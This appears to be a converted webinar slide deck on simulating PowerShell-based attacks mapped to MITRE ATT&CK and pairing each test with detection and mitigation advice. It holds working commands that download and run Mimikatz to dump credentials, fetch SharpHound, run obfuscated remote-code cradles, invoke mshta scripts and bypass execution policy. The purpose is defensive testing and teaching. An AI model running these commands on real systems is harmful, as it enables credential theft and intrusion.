

# A Functional Introduction to: *Continuous Attack Simulation and Defense*

**Cyber adversaries are constantly honing their techniques, so why shouldn't you and your peers regularly practice defending against the same tactics?**


## **Learn to Level The Playing Field Against Ransomware Adversaries by:**

- **Validating Your Detection and Alerting Chain**
- **Identifying Logging Pipeline Issues**
- **Improving Your Security Coverage Visibility**
- **Simulating Real-World Attacks In Your Own Environment**

**Join us to learn how to identify your security coverage weaknesses and remove them before they are exploited!**

August 12<sup>th</sup> / 12:00 PM EST

Presented by



Joe Brinkley  
Director of Innovation | Research | Advanced  
Testing Offensive Security


# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

***Joe Brinkley***

Directory of Offensive Security, Innovation, Research  
and Advanced Testing

Over 15+ of Infosec years of experience

Penetration Tester, Systems Security, Malware Author,  
Red Teaming




Joe Brinkley

Director of Innovation | Research | Advanced  
Testing Offensive Security

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

**Threat Detection:** Threat detection is the practice of analyzing the entirety of a security stack to identify any malicious activity that could compromise the network

## TTPs - Tactics, Techniques, and Procedures:



# A Functional Introduction to: Continuous Attack Simulation and Defense With Powershell!

MITRE | ATT&CK®

Matrices

Tactics ▾

Techniques ▾

Mitigations ▾

Groups

Software

Resources ▾

Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 34 techniques	Credential Access 14 techniques	Discovery 24 techniques	Lateral Movement 9 techniques	Collection 16 techniques	Command and Control 16 techniques
Drive-by Compromise	Command and Scripting Interpreter (7)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	Boot or Logon Autostart Execution (11)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)
Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)
Phishing (3)	Scheduled Task/Job (5)	Browser Extensions	Boot or Logon Initialization Scripts (5)	Direct Volume Access	Input Capture (4)	Cloud Service Discovery	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Create or Modify System Process (4)	Execution Guardrails (1)	Man-in-the-Middle (1)	Domain Trust Discovery	Replication Through Removable Media	Data from Information Repositories (2)	Encrypted Channel (2)
Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Event Triggered Execution (15)	Exploitation for Defense Evasion	Modify Authentication Process (3)	File and Directory Discovery	Software Deployment Tools	Data from Local System	Fallback Channels
Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Exploitation for Privilege Escalation	File and Directory Permissions Modification (2)	Network Sniffing	Network Service Scanning	Taint Shared Content	Data from Network Shared Drive	Ingress Tool Transfer
Valid Accounts (4)	User Execution (2)	Event Triggered Execution (15)	Group Policy Modification	Group Policy Modification	OS Credential Dumping (8)	Network Share Discovery	Use Alternate Authentication Material (4)	Data from Removable Media	Multi-Stage Channels
	Windows Management Instrumentation	External Remote Services	Hijack Execution Flow (11)	Hide Artifacts (6)	Steal Application Access Token	Network Sniffing		Data Staged (2)	Non-Application Layer Protocol
		Hijack Execution Flow (11)	Impair Defenses (6)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (3)	Password Policy Discovery		Email Collection (3)	Non-Standard Port
		Implant Container Image	Indicator Removal on Host (6)	Impair Defenses (6)	Steal Web Session Cookie	Peripheral Device Discovery		Input Capture (4)	Protocol Tunneling
		Office Application Startup (6)	Indirect Command Execution	Indicator Removal on Host (6)	Two-Factor Authentication Interception	Permission Groups Discovery (3)		Man in the Browser	Proxy (4)
		Pre-OS Boot (3)	Scheduled Task/Job (5)	Indirect Command Execution	Unsecured Credentials (6)	Process Discovery		Man-in-the-Middle (1)	Remote Access Software
		Scheduled Task/Job (5)	Valid Accounts (4)	Masquerading (6)		Query Registry		Screen Capture	Traffic Signaling (1)
				Modify Authentication Process (3)		Remote System Discovery		Video Capture	Web Service (3)
				Modify Cloud Compute		Software Discovery (1)			
						System Information Discovery			

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## T1059.001 – PowerShell

### Description from ATT&CK

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system.

Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the ***Start-Process*** cmdlet which can be used to run an executable and the ***Invoke-Command*** cmdlet which runs a command locally or on a remote computer (requires administrator permissions to connect to remote systems).

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.



# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

When using powershell there are some things we can run to figure out how much access we really have

Get-ExecutionPolicy	Get-ExecutionPolicy -List   Format-Table -AutoSize
Write-Host "My voice is my passport, verify me."	Echo Write-Host "My voice is my passport, verify me."   PowerShell.exe -noprofile -
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://bit.ly/1kEgbuH')"	powershell.exe -Enc VwByAGkAdABlAC0ASABvAHMAdAAgACcATQB5ACAAdgBvAGkAYwBlACAAaQBzACAAbQB5ACAACABhAHMAcwBwAG8AcgB0ACwAlAB2AGUAcgBpAGYAeQAgAG0AZQAUACcA
PowerShell.exe -ExecutionPolicy Bypass -File .runme.ps1	powershell -ep bypass

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

Where would I get good examples for these TTPs?

Source	Location
Atomic Red Team Test	<a href="https://github.com/redcanaryco/atomic-red-team">https://github.com/redcanaryco/atomic-red-team</a>
DFIR Report	<a href="https://thedfirreport.com/">https://thedfirreport.com/</a>
SCYTHE Community Threats	<a href="https://github.com/scythe-io/community-threats">https://github.com/scythe-io/community-threats</a>
MITRE Adversary Emulation Plans	<a href="https://attack.mitre.org/resources/adversary-emulation-plans/">https://attack.mitre.org/resources/adversary-emulation-plans/</a>

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## #1 – Mimikatz Download and Execute (ON DISK)

Download Mimikatz and dump credentials. Upon execution, mimikatz dump details and password hashes will be displayed.

Name	Description	Default Value
Mimikatz url on disk EXEC	Needs admin	powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"



# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*



## DETECTION & MITIGATION

### #1 – Mimikatz Download and Execute (ON DISK)

Name	Description	Default Value
Mimikatz url on disk EXEC	Needs admin	powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

- ✓ Remove Administrator rights where possible
- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ "IEX" or "Invoke-Expression" is super bad\*
- ✓ Consider blocking specific file extensions at the content filtering layer
- ✓ PowerShell Logging

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## #2 - Run SharpHound from local disk


Upon execution SharpHound will be downloaded to disk, imported and executed. It will set up collection methods, run and then compress and store the data to the temp directory on the machine. If system is unable to contact a domain, proper execution will not occur.

Name	Description	Default Value
Download BloodHound to Disk		<code>Invoke-WebRequest "https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa7f2b4a566a14e2/Ingestors/SharpHound.ps1" -OutFile "C:\Users\Public\SharpHound.ps1"</code>
Execute BloodHound		<code>import-module C:\Users\Public\SharpHound.ps1 Invoke-BloodHound -OutputDirectory \$env:Temp</code>

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## #2 - Run SharpHound from local disk

Data Collection for BloodHound utility - <https://github.com/BloodHoundAD/BloodHound>



# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*



## DETECTION & MITIGATION

### #2 - Run SharpHound from local disk

Name	Description	Default Value
Download BloodHound to Disk		<code>Invoke-WebRequest "https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa7f2b4a566a14e2/Ingestors/SharpHound.ps1" -OutFile "C:\Users\Public\SharpHound.ps1"</code>
Execute BloodHound		<code>import-module C:\Users\Public\SharpHound.ps1 Invoke-BloodHound -OutputDirectory \$env:Temp</code>

- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ "Invoke-WebRequest" is super bad\*
- ✓ Consider blocking specific file extensions at the content filtering layer (.ps1)
- ✓ PowerShell Logging
- ✓ Active Directory (LDAP) requests from host (SharpHound can be *very* noisy)
- ✓ Anti-Malware scanning of files during write

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## #3 - Run Bloodhound from Memory using Download Cradle

Upon execution SharpHound will load into memory and execute against a domain. It will set up collection methods, run and then compress and store the data to the temp directory. If system is unable to contact a domain, proper execution will not occur.

Name	Description	Default Value
Load BloodHound in Memory and run	Runs Blood hound in Memory	IEX (New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa7f2b4a566a14e2/Ingestors/SharpHound.ps1'); Invoke-BloodHound -OutputDirectory \$env:Temp

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*



## DETECTION & MITIGATION

### #3 - Run Bloodhound from Memory using Download Cradle

Name	Description	Default Value
Load BloodHound in Memory and run	Runs Blood hound in Memory	IEX (New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa7f2b4a566a14e2/Ingestors/SharpHound.ps1'); Invoke-BloodHound -OutputDirectory \$env:Temp

- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ “IEX” or “Invoke-Expression” is super bad\*
- ✓ Consider blocking specific file extensions at the content filtering layer (.ps1)
- ✓ PowerShell Logging
- ✓ Active Directory (LDAP) requests from host (SharpHound can be *very* noisy)



# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## #4 - Obfuscation Tests

Different obfuscated methods to test. Upon execution, reaches out to [bit.ly/L3g1t](http://bit.ly/L3g1t) and displays: "SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION"

Name	Description	Default Value
Obfuscation Tests	Runs script to write out files to console to show it will execute scripts	(New-Object Net.WebClient).DownloadFile('http://bit.ly/L3g1tCrad1e','Default_File_Path.ps1');IEX((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1')) ForEach-Object{[Char]\$_}))) (New-Object Net.WebClient).DownloadFile('http://bit.ly/L3g1tCrad1e','Default_File_Path.ps1');[ScriptBlock]::Create((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1')) ForEach-Object{[Char]\$_}))).InvokeReturnAsIs()

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*



## DETECTION & MITIGATION

### #4 - Obfuscation Tests

Name	Description	Default Value
<b>Obfuscation Tests</b>	Runs script to write out files to console to show it will execute scripts	(New-Object Net.WebClient).DownloadFile('http://bit.ly/L3g1tCrad1e','Default_File_Path.ps1');IEX((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1') ForEach-Object{[Char]\$_}))) (New-Object Net.WebClient).DownloadFile('http://bit.ly/L3g1tCrad1e','Default_File_Path.ps1');[ScriptBlock]::Create((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1') ForEach-Object{[Char]\$_}))).InvokeReturnAsIs()

- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ Consider blocking specific file extensions at the content filtering layer (.ps1)
- ✓ PowerShell Logging
- ✓ Look for the usage of “EncodedCommand” or “[ScriptBlock]””Create”

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## #5 - Mimikatz - Cradlecraft PsSendKeys

Run mimikatz via PsSendKeys. Upon execution, automated actions will take place to open file explorer, open notepad and input code, then mimikatz dump info will be displayed.

Name	Description	Default Value
<b>Mimikatz - Cradlecraft PsSendKeys</b>	Opens NOTEPAD, writes mimikatz to file closes file and runs file	<pre>\$url='https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1';\$wshell=New-Object -ComObject WScript.Shell;\$reg='HKCU:\Software\Microsoft\Notepad';\$app='Notepad';\$props=(Get-ItemProperty \$reg);[Void][System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms');@(@('iWindowPosY',([String]([System.Windows.Forms.Screen]::AllScreens)).Split(' ')[0].Split('=')[5]),@('StatusBar',0)) ForEach{SP \$reg (Item Variable: _).Value[0] (Variable _).Value[1]};\$curpid=\$wshell.Exec(\$app).ProcessID;While(!\$title=GPS ?{(Item Variable: _).Value.id-ieq\$curpid}) ForEach{(Variable _).Value.MainWindowTitle)){Start-Sleep -Milliseconds 500};While(!\$wshell.AppActivate(\$title)){Start-Sleep -Milliseconds 500};\$wshell.SendKeys('^o');Start-Sleep -Milliseconds 500;@(\$url,' '*1000,'~') ForEach{\$wshell.SendKeys((Variable _).Value);\$res=\$Null;While(\$res.Length -lt 2){[Windows.Forms.Clipboard]::Clear();@('^a','^c') ForEach{\$wshell.SendKeys((Item Variable: _).Value)};Start-Sleep -Milliseconds 500;\$res=([Windows.Forms.Clipboard]::GetText());[Windows.Forms.Clipboard]::Clear();@('%f','x') ForEach{\$wshell.SendKeys((Variable _).Value)};If(GPS ?{(Item Variable: _).Value.id-ieq\$curpid}){@('{TAB}','~') ForEach{\$wshell.SendKeys((Item Variable: _).Value)}};@('iWindowPosDY','iWindowPosDX','iWindowPosY','iWindowPosX','StatusBar') ForEach{SP \$reg (Item Variable: _).Value \$props.((Variable _).Value)};IEX(\$res);invoke-mimikatz -dumpcr</pre>

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## DETECTION & MITIGATION #5 - Mimikatz - Cradlecraft PsSendKeys

Name	Description	Default Value
<b>Mimikatz - Cradlecraft PsSendKeys</b>	Opens NOTEPAD, writes mimikatz to file closes file and runs file	<pre>\$url='https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1';\$wshell=New-Object -ComObject WScript.Shell;\$reg='HKCU:\Software\Microsoft\Notepad';\$app='Notepad';\$props=(Get-ItemProperty \$reg);[Void][System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms');@(@('iWindowPosY',([String]([System.Windows.Forms.Screen]::AllScreens)).Split(' ')[0].Split('=')[5]),@('StatusBar',0)) ForEach{SP \$reg (Item Variable: _).Value[0] (Variable _).Value[1]};\$curpid=\$wshell.Exec(\$app).ProcessID;While(!\$title=GPS ?{(Item Variable: _).Value.id-ieq\$curpid} ForEach{(Variable _).Value.MainWindowTitle})){Start-Sleep -Milliseconds 500};While(!\$wshell.AppActivate(\$title)){Start-Sleep -Milliseconds 500};\$wshell.SendKeys('^o');Start-Sleep -Milliseconds 500;@(\$url,(' '*1000), '~') ForEach{\$wshell.SendKeys((Variable _).Value)};\$res=\$Null;While(\$res.Length -lt 2){[Windows.Forms.Clipboard]::Clear();@('^a','^c') ForEach{\$wshell.SendKeys((Item Variable: _).Value)};Start-Sleep -Milliseconds 500;\$res=([Windows.Forms.Clipboard]::GetText());[Windows.Forms.Clipboard]::Clear();@('%f','x') ForEach{\$wshell.SendKeys((Variable _).Value)};If(GPS ?{(Item Variable: _).Value.id-ieq\$curpid}){@('{TAB}','~') ForEach{\$wshell.SendKeys((Item Variable: _).Value)}};@('iWindowPosDY','iWindowPosDX','iWindowPosY','iWindowPosX','StatusBar') ForEach{SP \$reg (Item Variable: _).Value \$props.((Variable _).Value)};IEX(\$res);invoke-mimikatz -dumpr</pre>

- ✓ Limit Administrator Privileges where possible
- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ Notepad as a child process of PowerShell is interesting
- ✓ Consider blocking specific file extensions at the content filtering layer (.ps1)
- ✓ PowerShell Logging
- ✓ PowerShell Constrained Language Mode\*\*

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## #6 - Powershell invoke mshta.exe download

Powershell invoke mshta to download payload. Upon execution, a new PowerShell window will be opened which will display "Download Cradle test success!".

Name	Description	Default Value
<b>invoke mshta.exe download</b>	Opens powershell runs a CRADLE script	C:\Windows\system32\cmd.exe /c "mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1059.001/src/mshta.sct').Exec();close()"

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*



## DETECTION & MITIGATION

### #6 - Powershell invoke mshta.exe download

Name	Description	Default Value
<b>invoke mshta.exe download</b>	Opens powershell runs a CRADLE script	C:\Windows\system32\cmd.exe /c "mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1059.001/src/mshta.sct').Exec();close()"

- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ Use of mshta.exe should be logged and alerted on
- ✓ Consider blocking specific file extensions at the content filtering layer (.sct)
- ✓ Disable/Remove MSHTA if not needed



# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## #7 - PowerShell Session Creation and Use

Connect to a remote powershell session and interact with the host. Upon execution, network test info and 'T1086 PowerShell Session Creation and Use' will be displayed.

Name	Description	Default Value
Enable Powershell remoting	Enables Powershell remoting	Enable-PSRemoting
PowerShell Session Creation and Use	Opens powershell remote and connects to a system	Invoke-Command -ScriptBlock {New-PSSession -ComputerName \$env:COMPUTERNAME; Test-Connection \$env:COMPUTERNAME; Set-Content -Path \$env:TEMP\T1086_PowerShell_Session_Creation_and_Use -Value "T1086 PowerShell Session Creation and Use"; Get-Content -Path \$env:TEMP\T1086_PowerShell_Session_Creation_and_Use; Remove-Item -Force \$env:TEMP\T1086_PowerShell_Session_Creation_and_Use}"

# A Functional Introduction to: *Continuous Attack Simulation and Defense With Powershell!*

## **DETECTION & MITIGATION** **#7 - PowerShell Session Creation and Use**

Name	Description	Default Value
<b>Enable Powershell remoting</b>	Enables Powershell remoting	Enable-PSRemoting
<b>PowerShell Session Creation and Use</b>	Opens powershell remote and connects to a system	<pre>Invoke-Command -ScriptBlock {New-PSSession -ComputerName \$env:COMPUTERNAME; Test-Connection \$env:COMPUTERNAME; Set-Content -Path \$env:TEMP\T1086_PowerShell_Session_Creation_and_Use -Value "T1086 PowerShell Session Creation and Use"; Get-Content -Path \$env:TEMP\T1086_PowerShell_Session_Creation_and_Use; Remove-Item -Force \$env:TEMP\T1086_PowerShell_Session_Creation_and_Use}</pre>

- ✓ Collect local event logs, alert when PSRemoting changes state
- ✓ “Invoke-Command” is super bad\*
- ✓ Limit Administrator rights where possible
- ✓ PowerShell Logging (both endpoints)
- ✓ Baseline “normal” origins for legitimate admin PSRemoting usage to find anomalies



Restore Defaults

Clear All Outcomes

Blocked

1

Alerted

2

Logged

7

